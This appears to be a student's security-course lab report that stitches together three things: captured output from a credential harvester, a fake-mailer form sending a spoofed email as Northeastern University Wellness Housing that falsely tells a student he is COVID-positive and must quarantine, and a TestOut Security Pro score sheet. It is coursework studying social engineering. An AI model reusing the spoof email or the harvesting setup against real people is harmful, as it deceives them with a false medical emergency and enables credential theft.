      <param>encpass=#PWD_BROWSER:5:1612135325:AYhQAJ09u0xmylxhzwoWawvaV0oLnPKu0iyGdo44WFh89ScChA7ihjv/6EbtVODrXll5bgaOLmutaHuTYiwxi3eBZPOBKguUju/CDPmGWrzQ0K46syamvYbgVf6ABxP5RMCzyaupAKqUb
fi7olA=</param>
   </url>
   <url>      <param>----------------------------154673383815399705312009558847</param>
   </url>
</harvester>
"2021-01-31 18:22:17.144756.xml" [readonly] 42L, 2018C                                   42,1          All
```



HTML editor and advanced settings...

From Name:	Wellness Housing Northeastern University
From E-mail:	wellnesshousing@northeastern.edu
To:	yashthakker102@gmail.com
Subject:	INFO 7350 Email Exercise
Attachment:	Choose File No file chosen Attach another file Advanced Settings
Content-Type:	● text/plain ○ text/html □ Editor

Text:


```
Hello Yash Thakker,

Please consider this email as an emergency email.
We are reaching out to you about your COVID19 test results
and unfortunately you have been found COVID19 positive.
So, to response for this you are ordered to move immediately
to the Northeastern Wellness Housing center and get
quarantined till recovered back.
Please reach us out for any help or support at +1 789-869-
7695 or wellnesshousing@northeastern.edu


Thanks and Regards,
Northeastern University Wellness Housing Team
```

Captcha: ✓ I'm not a robot

© 2009–2021 Emkei • info@emkei.cz

This service does not violate the EU law. We are not obliged to keep any logs.
FinalTek.com and Forpsi.com are neither owners of this service nor responsible for its content.

Progress Embedded Image of Progress Report from LabSim :



Score Sheet: TestOut Security Pro: Jain, Hemant

Product: TestOut Security Pro 7.0.15

Resources to Show: ☑ Exams ☑ Labs □ Lessons □ Videos

□ Date Range
Start
End

□ Show scores as points

Resource	Time In Resource	Newest Score	Highest Score	Lowest Score	Average Score	Points Possible	Attempts
1.1.4 Section Quiz	7 minutes 47 seconds	100% (1/25/2021 5:31…	100% (1/25/2021 5:31…	80% (1/25/2021 5:29 …	90%	10	2
1.2.4 Section Quiz	4 minutes 49 seconds	100% (1/25/2021 6:01…	100% (1/25/2021 6:01…	100% (1/25/2021 6:01…	100%	10	1
2.1.6 Section Quiz	13 minutes 43 seconds	90% (2/1/2021 2:22 PM)	90% (2/1/2021 2:22 PM)	90% (2/1/2021 2:22 PM)	90%	10	1
2.2.6 Configure Micro…	3 minutes	100% (2/1/2021 7:10 …	100% (2/1/2021 7:10 …	100% (2/1/2021 7:10 …	100%	6	1
2.2.7 Section Quiz	9 minutes 54 seconds	90% (2/1/2021 3:14 PM)	90% (2/1/2021 3:14 PM)	90% (2/1/2021 3:14 PM)	90%	10	1
2.3.11 Identify Social …	2 minutes 2 seconds	100% (2/1/2021 5:18 …	100% (2/1/2021 5:18 …	0% (2/1/2021 5:04 PM)	25%	9	4
2.3.12 Section Quiz	16 minutes	100% (2/1/2021 6:15 …	100% (2/1/2021 6:15 …	60% (2/1/2021 6:09 PM)	80%	10	2
2.4.5 Section Quiz	10 minutes 27 seconds	100% (2/1/2021 6:42 …	100% (2/1/2021 6:42 …	100% (2/1/2021 6:42 …	100%	10	1
3.1.3 Implement Phys…						4	0
3.1.4 Section Quiz						10	0
3.2.5 Section Quiz						10	0
3.3.5 Section Quiz						10	0
4.1.4 Section Quiz						10	0
4.2.5 Configure Auto…						3	0
4.2.7 Configure Micro…						5	0
4.2.9 Section Quiz						10	0
4.3.5 Configure NTFS						2	0